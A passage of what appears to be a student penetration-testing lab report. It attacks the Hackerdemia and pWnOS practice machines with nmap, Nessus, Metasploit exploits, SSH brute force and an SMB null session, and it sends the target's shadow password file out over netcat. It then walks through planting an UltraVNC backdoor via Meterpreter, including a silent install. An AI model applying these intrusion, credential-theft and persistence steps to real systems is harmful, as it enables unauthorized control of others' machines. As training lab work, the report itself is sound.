   7  00:22:3F:A0:F5:58  JOAN-PC_Network           WPA (0 handshake)
   8  14:D6:4D:2B:E7:D4  JDN                       WPA (0 handshake)
   9  00:23:69:9A:0A:77  Carlyle Condo1            WPA (0 handshake)
```

Recommendations


As has been demonstrated, WEP encryption for wireless networks is very weak. Anyone with a wireless networking card and the right tools in their system can intercept wireless packets and decrypt WEP keys. All newer router models come with better security such as WPA2 so there is no reason to still use WEP encryption. If any wireless access points in the company IT infrastructure are configured with WEP these should be changed to use better security ASAP.

Hacking Into Hackerdemia and pWnOS

The goal was to compromise the Hackerdemia and pWnOS virtual systems. For Hackerdemia, only system access was required but for pWnOS the goal specifically was to gain root access through privilege escalation.

Hackerdemia - successful

An nmap port scan on the Hackerdemia system revealed a multitude of open ports and services. Some notable services running on the system were ftp, ssh, http, telnet, and smtp (figure X). A Nessus scan revealed numerous vulnerabilities associated with these ports and services (figure X).



The first attempt at compromising the system was made through the ftp service. Using a metasploit auxiliary scanning tool (ftp_login) it was revealed that anonymous logins to the ftp server were allowed (figure X). Consequently, netcat was used to successfully access the ftp server (figure X). However, attempts at compromising the target through the guest account proved unsuccessful due to insufficient privileges.

```
msf  auxiliary(ftp_login) > set rhosts 192.168.1.123
rhosts => 192.168.1.123
msf  auxiliary(ftp_login) > exploit

[*] 192.168.1.123:21 - Starting FTP login sweep
[*] Connecting to FTP server 192.168.1.123:21...
[*] Connected to target FTP server.
[*] 192.168.1.123:21 - FTP Banner: '220 (vsFTPd 2.0.4)\x0d\x0a'
[*] 192.168.1.123:21 FTP - Attempting FTP login for 'anonymous':'mozilla@example.com'
[+] 192.168.1.123:21 - Successful FTP login for 'anonymous':'mozilla@example.com'
[*] 192.168.1.123:21 - User 'anonymous' has READ access
[*] Successful authentication with read access on 192.168.1.123 will not be reported
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(ftp_login) >
```

The second attempt at compromising the system was made through port 1337, which Nessus indicated appeared to be a backdoor into the system. Using netcat to establish a connection to port 1337 resulted in an active terminal session to the target. The goal was to successfully compromise the system, which we completed by establishing the terminal session. However, in an attempt to compromise the system further the password-hash file of the target system (shadow file) was sent back to the attack platform through the command 'nc -l -p 7777 >shadow', and consequently connecting to port 7777 from the attack platform through a second terminal (figure X and X).

Summary

Although the first attempt at compromising the system through the FTP service proved unsuccessful, the target system was successfully compromised on the second attempt by establishing an active terminal session. Additionally, the target system's shadow file was sent back to the attack platform. This file can consequently be used to crack user passwords to the target system.

pWnOS - Unsuccessful

An nmap port scan of the pWnOS system shows that there are some open ports on the system (figure X). A Nessus scan shows that the system displays some vulnerabilities, but not nearly as many as the Hackerdemia system did (figure X). The Nessus scan shows two high-risk vulnerabilities, which were investigated first.

The first high-risk vulnerability has to do with weak remote host SSH keys (figure X). Due to a bug in the random number generator of the system's openSSL library, the private part of the remote SSH keys can be relatively easily obtained. Further research on Google regarding this vulnerability revealed that the problem lies with the way the SSH keys are encrypted - rather than using true random number generation the encryption uses the The second high-risk vulnerability has to do with the Samba service running on port 445, which appears to be vulnerable to a heap-overflow attack.


```
Nmap scan report for 192.168.112.128
Host is up (0.00059s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
10000/tcp open  snet-sensor-mgmt
MAC Address: 00:0C:29:5E:18:C9 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.22
OS details: Linux 2.6.22 (embedded, ARM)
```

pWnOS | 212.56.34.105 | 9 results

Port ▲	Protocol	SVC Name	Total	High	Medium	Low	Open Port
0	udp	general	1	0	0	1	0
0	tcp	general	7	0	0	7	0
0	icmp	general	1	0	0	1	0
22	tcp	ssh	6	1	0	4	1
80	tcp	www	7	0	2	4	1
137	udp	netbios-ns	1	0	0	1	0
139	tcp	smb	2	0	0	1	1
445	tcp	cifs	13	1	1	10	1
10000	tcp	www	5	0	1	3	1

Attempts at exploiting the weak SSH keys proved unsuccessful. Metasploit did not have an exploit for this purpose, and although Internet searches revealed certain tools that could be downloaded to exploit this SSH vulnerability, in most cases compiling and using these tools was beyond the expertise of the authors of this report. There was one tool available on exploit-database (http://www.exploit-db.com/exploits/5720/) that was successfully compiled with python and run against the target system, but unfortunately without results (figure X).

A second attempt at exploiting the target OS through SSH was made through use of a metasploit bruteforce login exploit. The Nessus vulnerability scan revealed a list of usernames in use on the target system (figure X). By providing a username to the exploit (the guest accout - nobody - in this case) and a list of passwords to try it was possible that eventually the correct password would grant SSH access into the target. Unfortunately, due to time constraints not all 623,519 passwords could be attempted and the bruteforce attack was stopped prematurely without success (figure X).



```
msf  auxiliary(ssh_login) > set pass_file /root/Desktop/"password list"/62kcmnpa
ss.txt
pass_file => /root/Desktop/password list/62kcmnpass.txt
msf  auxiliary(ssh_login) > exploit

[*] 192.168.112.128:22 SSH - Starting bruteforce
[*] 192.168.112.128:22 SSH - [000001/623519] - Trying: username: 'nobody' with p
assword: ''
[-] 192.168.112.128:22 SSH - [000001/623519] - Failed: 'nobody':''
[*] 192.168.112.128:22 SSH - [000002/623519] - Trying: username: 'nobody' with p
assword: 'nobody'
[-] 192.168.112.128:22 SSH - [000002/623519] - Failed: 'nobody':'nobody'
[*] 192.168.112.128:22 SSH - [000003/623519] - Trying: username: 'nobody' with p
assword: '!     '
[-] 192.168.112.128:22 SSH - [000003/623519] - Failed: 'nobody':'!     '
[*] 192.168.112.128:22 SSH - [000004/623519] - Trying: username: 'nobody' with p
assword: '!!'
[-] 192.168.112.128:22 SSH - [000004/623519] - Failed: 'nobody':'!!'
[*] 192.168.112.128:22 SSH - [000005/623519] - Trying: username: 'nobody' with p
assword: '!!!!!!'
[-] 192.168.112.128:22 SSH - [000005/623519] - Failed: 'nobody':'!!!!!!'
[*] 192.168.112.128:22 SSH - [000006/623519] - Trying: username: 'nobody' with p
```

Failing to exploit the target system's SSH service, an attempt was made to compromise the system through the other vulnerability that was listed as 'high-risk' in Nessus - a vulnerability of the Samba service to a heap-based buffer overflow.

Metasploit has several exploits for Samba related to buffer overflows, and every one of them was run against the target system. The payload in all cases was set to /linux/x86/adduser, in an attempt to add a user account to the target. The first attempt used 'chain_reply', an exploit to a vulnerability in chain reply memory corruption. This exploit proved unsuccessful (figure X).

```
msf  exploit(chain_reply) > exploit

[*] Trying return address 0x081ed5f2...
[*] Trying return address 0x081ed5f2...
[*] Trying return address 0x081ed5f2...
[*] Trying return address 0x081ed5f2...
[*] Trying return address 0x081ed5f2...
[*] Trying return address 0x081ed5f2...
[*] Trying return address 0x081ed5f2...
[*] Trying return address 0x081ed5f2...
[*] Trying return address 0x081ed5f2...
[*] Trying return address 0x081ed5f2...
[*] Trying return address 0x081ed5f2...
[*] Trying return address 0x081ed5f2...
[*] Trying return address 0x081ed5f2...
[*] Trying return address 0x081ed5f2...
[*] Trying return address 0x081ed5f2...
[*] Trying return address 0x081ed5f2...
msf  exploit(chain_reply) >
```

The second one, ‘Lsa_transnames_heap’ is an exploit to a vulnerability in lsa_io_trans_names heap overflow. This exploit proved unsuccessful because the version of Samba in use on the target system was not vulnerable to this exploit (figure X).

```
msf  exploit(lsa_transnames_heap) > exploit

[*] Creating nop sled....
[*] Trying to exploit Samba with address 0x08352000...
[*] Connecting to the SMB service...
[-] Exploit failed [not-vulnerable]: This target is not a vulnerable Samba server (Samba 3.0.26a)
msf  exploit(lsa_transnames_heap) >
```

’Ssetinfopolicy_heap’ is an exploit to a vulnerability in SetInformationPolicy AuditEventsInfo to heap overflow. This exploit proved unsuccessful.

```
msf  exploit(setinfopolicy_heap) > exploit

[*] Trying to exploit Samba with address 0x0037c000...
[-] Server is most likely patched...
[*] Trying to exploit Samba with address 0x0037d000...
[-] Server is most likely patched...
[*] Trying to exploit Samba with address 0x0037e000...
[-] Server is most likely patched...
[*] Trying to exploit Samba with address 0x0037f000...
[-] Server is most likely patched...
[*] Trying to exploit Samba with address 0x00380000...
[-] Server is most likely patched...
```

Finally, ‘Trans2open’ is an exploit to a vulnerability in trans2open to overflow. This exploit also proved unsuccessful because the version of Samba in use on the target system was not vulnerable to this exploit (figure X).

```
msf  exploit(trans2open) > exploit

[*] Trying return address 0xbffffdfc...
[-] Exploit failed [not-vulnerable]: This target is not a vulnerable Samba server (Samba 3.0.26a)
msf  exploit(trans2open) >
```

None of the exploits in the metasploit framework were able to exploit Samba’s heap-based buffer overflow vulnerability. In an attempt to find another attack vector, we looked at Nessus’ results that were not labeled as ‘high-risk’. One of these results revealed that the target OS allowed for anonymous or NULL sessions to connect to the SMB service (figure X).

Plugin ID: 10394 **Port / Service:** cifs (445/tcp) **Severity:** Low

Plugin Name: Microsoft Windows SMB Log In Possible

Synopsis: It is possible to log into the remote host.

Description

The remote host is running Microsoft Windows operating system or Samba, a CIFS/SMB server for Unix. It was possible to log into it using one of the following accounts :

- NULL session
- Guest account
- Given Credentials

Attempting to remotely access the target through a tool called 'rpcclient' without credentials proved successful (figure X). Through rpcclient, information on the target system could be obtained (figure X - X). However, attempts to escalate privileges for the guest account or attempts to create a new account proved unsuccessful. While we were able to obtain information through the NULL session, any attempt to compromise the system or gain root access failed.

```
rpcclient $> enumdomusers
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b2]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[dhcp] rid:[0x4b0]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4b6]
user:[gnats] rid:[0x43a]
user:[backup] rid:[0x42c]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b4]
user:[vmware] rid:[0xbb8]
user:[list] rid:[0x434]
user:[irc] rid:[0x436]
user:[sync] rid:[0x3f0]
user:[uucp] rid:[0x3fc]
rpcclient $>
```

```
rpcclient $> netshareenum
netname: home
        remark: Home Directory for vmware User
        path:   C:\home\vmware
        password:
rpcclient $>
```

```
rpcclient $> enumprivs
found 8 privileges

SeMachineAccountPrivilege               0:6 (0x0:0x6)
SeTakeOwnershipPrivilege                0:9 (0x0:0x9)
SeBackupPrivilege               0:17 (0x0:0x11)
SeRestorePrivilege              0:18 (0x0:0x12)
SeRemoteShutdownPrivilege               0:24 (0x0:0x18)
SePrintOperatorPrivilege                0:4097 (0x0:0x1001)
SeAddUsersPrivilege             0:4098 (0x0:0x1002)
SeDiskOperatorPrivilege                 0:4099 (0x0:0x1003)
rpcclient $>
```

Like Nessus, rpcclient revealed a shared folder on the target system called ‘home’, located in the C:\ directory. Attempts at mounting this folder on the attack platform through the command ‘smbmount //[*ip address]/[share location]* /mnt/share -o username=””,password=””, rw’ resulted in the error

message ‘permission denied’. The guest account that was used in the command (indicated by empty quotation marks) did not have sufficient permissions to access the shared folder.

Summary

Attempts at exploiting pWnOS were unsuccessful. Our main attack vectors were (1) exploiting the weak SSH keys, (2) exploiting Samba’s heap-based buffer overflow vulnerability, and (3) exploiting an SMB null session. Although tools are available online to exploit weak SSH keys, compiling and using these tools was often complicated to the point where it went beyond the expertise of the pen-testers. The one tool that was downloaded, compiled, and used did not yield results. All exploits through the metasploit framework at exploiting Samba and creating a user account proved unsuccessful, and while remote access to the target was obtained through an SMB NULL session, attempts at compromising the system with the guest account failed.

The trick to exploiting pWnOS seems to be privilege escalation. Unfortunately escalating the privileges of the guest account was beyond the pen-testers’ abilities. Since attempts at creating a new account all failed, defeat had to be admitted against the pWnOS system.

Backdoors

Once a target system has been compromised, the attacker will want to make sure they can get back in at some point in the future. There are multiple ways to do this, but most often an attacker will place a backdoor in the compromised system. When they disconnect the session, they can use this backdoor at some point in the future to reestablish their presence on the compromised system.

Using UltraVNC as a Backdoor

One way to put a backdoor into a system is to install UltraVNC on the compromised machine. UltraVNC is a program that remotely connects to another system and allows the attacker to control it using their mouse and keyboard.

Figure 1 shows a Meterpreter session being opened on a target system. Now that the system has been compromised, UltraVNC can be uploaded and installed. The first step is to prepare UltraVNC to run on the target system. For the current demonstration, UltraVNC 1.0.2 is used, which is an older version of the program but it’s also the version used in the ‘Security Power Tools’ book.




Figure 152

To prepare UltraVNC for use on a target system, the first step is to install it on a local system and set the properties as required. Specifically it is advised to change the port number away from the default port and to set a login password (Figure 2).




Figure 153

Once these settings are configured the next step is to prepare the backdoor for deployment. It is best to create a new folder in the installation directory on the local machine, and to then copy these two key files into that folder: winvnc.exe and nvchooks.dll (Figure 3).




Figure 154

The next step is to export some Windows registry settings into a file which can be uploaded to the target system. These registry settings are responsible for ensuring that when the VNC server is executed on the target system it has the correct configuration. To copy the registry settings into a file, the following command is used: 'regedit /E vnc.reg "HKEY_LOCAL_MACHINE\SOFTWARE\ORL\WinVNC3"'. Once this file gets uploaded to the target computer these settings need to be copied into the local registry. To make the process of saving the registry settings and installing and executing the server easier, a batch file can be made to automate the install process. This batch file includes the following commands: 'regedit /S vnc.reg', which copies the settings from 'vnc.reg' into the registry, 'winvnc -reinstall', to silently install or reinstall the VNC server, and 'net start winvnc', to start the service.

Once these files are created and ready for use, they can be uploaded to the target computer through the Meterpreter session (Figure 4). Figure 5 shows that the files are all present on the target computer, at which point the VNC server can be started by executing the batch file (Figure 6).

```
meterpreter > upload /root/Desktop/backdoor/ C:\
[*] uploading  : /root/Desktop/backdoor//install.bat -> C:\\install.bat
[*] uploaded   : /root/Desktop/backdoor//install.bat -> C:\\install.bat
[*] uploading  : /root/Desktop/backdoor//winvnc.exe -> C:\\winvnc.exe
[*] uploaded   : /root/Desktop/backdoor//winvnc.exe -> C:\\winvnc.exe
[*] uploading  : /root/Desktop/backdoor//vnchooks.dll -> C:\\vnchooks.dll
[*] uploaded   : /root/Desktop/backdoor//vnchooks.dll -> C:\\vnchooks.dll
[*] uploading  : /root/Desktop/backdoor//ultravnc.ini -> C:\\ultravnc.ini
[*] uploaded   : /root/Desktop/backdoor//ultravnc.ini -> C:\\ultravnc.ini
```

Figure 155

```
meterpreter > ls

Listing: C:\
============

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100777/rwxrwxrwx  0         fil   2012-09-09 19:24:37 -0400  AUTOEXEC.BAT
100666/rw-rw-rw-  0         fil   2012-09-09 19:24:37 -0400  CONFIG.SYS
40777/rwxrwxrwx   8         dir   2012-09-09 19:36:42 -0400  Documents and Settings
100444/r--r--r--  0         fil   2012-09-09 19:24:37 -0400  IO.SYS
100444/r--r--r--  0         fil   2012-09-09 19:24:37 -0400  MSDOS.SYS
100555/r-xr-xr-x  47564     fil   2012-12-01 14:47:47 -0500  NTDETECT.COM
40555/r-xr-xr-x   0         dir   2013-02-17 12:52:27 -0500  Program Files
40777/rwxrwxrwx   0         dir   2012-12-01 15:04:36 -0500  System Volume Information
40777/rwxrwxrwx   8         dir   2012-12-29 21:59:03 -0500  WINDOWS
100666/rw-rw-rw-  160       fil   2013-03-20 20:01:22 -0400  backdoor.zip
100444/r--r--r--  211       fil   2012-12-01 14:58:33 -0500  boot.ini
100666/rw-rw-rw-  7         fil   2009-11-11 11:11:00 -0500  hello.txt
100777/rwxrwxrwx  54        fil   2013-03-28 20:03:18 -0400  install.bat
100444/r--r--r--  250032    fil   2012-12-01 14:47:47 -0500  ntldr
100666/rw-rw-rw-  805306368 fil   2013-02-28 13:54:57 -0500  pagefile.sys
100666/rw-rw-rw-  55544     fil   2013-03-20 20:03:27 -0400  vnchooks.dll
100777/rwxrwxrwx  2034936   fil   2013-03-28 20:03:28 -0400  winvnc.exe
```

Figure 156

```
meterpreter > execute -f install.bat
Process 1204 created.
```

Figure 157

Upon execution of the backdoor, the error message in figure 7 is displayed on the target computer. Clicking 'OK' opens up the VNC Server configuration menu, with the default configuration options set (Figure 8). This shows that although the registry files containing the modified settings were supposedly copied onto the target machine, for some reason the VNC Server still defaults back to its original settings with the port number set to 5900 and no default password set. Many hours of experimentation with different files and commands did not yield a solution to this issue. Without the VNC server being able to start up on the target machine with custom settings in place, the backdoor cannot be reliably executed and used.




Figure 158




Figure 159

UltraVNC v1.1.8.6

Since version 1.0.2 of UltraVNC provided issues that could not be solved, the decision was made to download a newer version of the program - version 1.1.8.6 (Figure 9).

Figure 160

The main process of using the backdoor remains the same:

1. Prepare the backdoor locally for use
2. Upload the backdoor to the target system
3. Execute the backdoor
4. Connect remotely

With the newer version of UltraVNC the configuration settings are no longer stored in the registry but are instead stored in a file called ‘ultravnc.ini’ (Figure 10). This makes preparing the backdoor and executing the backdoor on the target host easier because no registry settings need to be copied and pasted. Instead, the ‘ultravnc.ini’ file needs to be uploaded to the target machine, which should then automatically load the correct settings when VNC server is started.




Figure 161

To summarize, the backdoor with UltraVNC 1.1.8.6 consists of three files; 'winvnc.exe', 'vnchooks.dll', and 'ultravnc.ini'. Additionally a batch file can automate the installation process but since only two commands need to be executed, this seems unnecessary.

The next steps are similar to what was done with UltraVNC 1.0.2 - upload the backdoor files to the target system using Meterpreter and execute them. For the execution a command shell can be used (Figure 11). To install or reinstall the VNC server the command 'winvnc -reinstall' was used. To start the service, the command 'net start winvnc' was used which should then display the message 'The VNC service was started successfully (Figure 12).




Figure 162

Figure 163

To connect to the VNC server the attacker will use VNC viewer, and enters the address and port to connect to (Figure 13). If the VNC server is running and uses the settings that the attacker previously supplied, a connection will then be established (Figure 14).

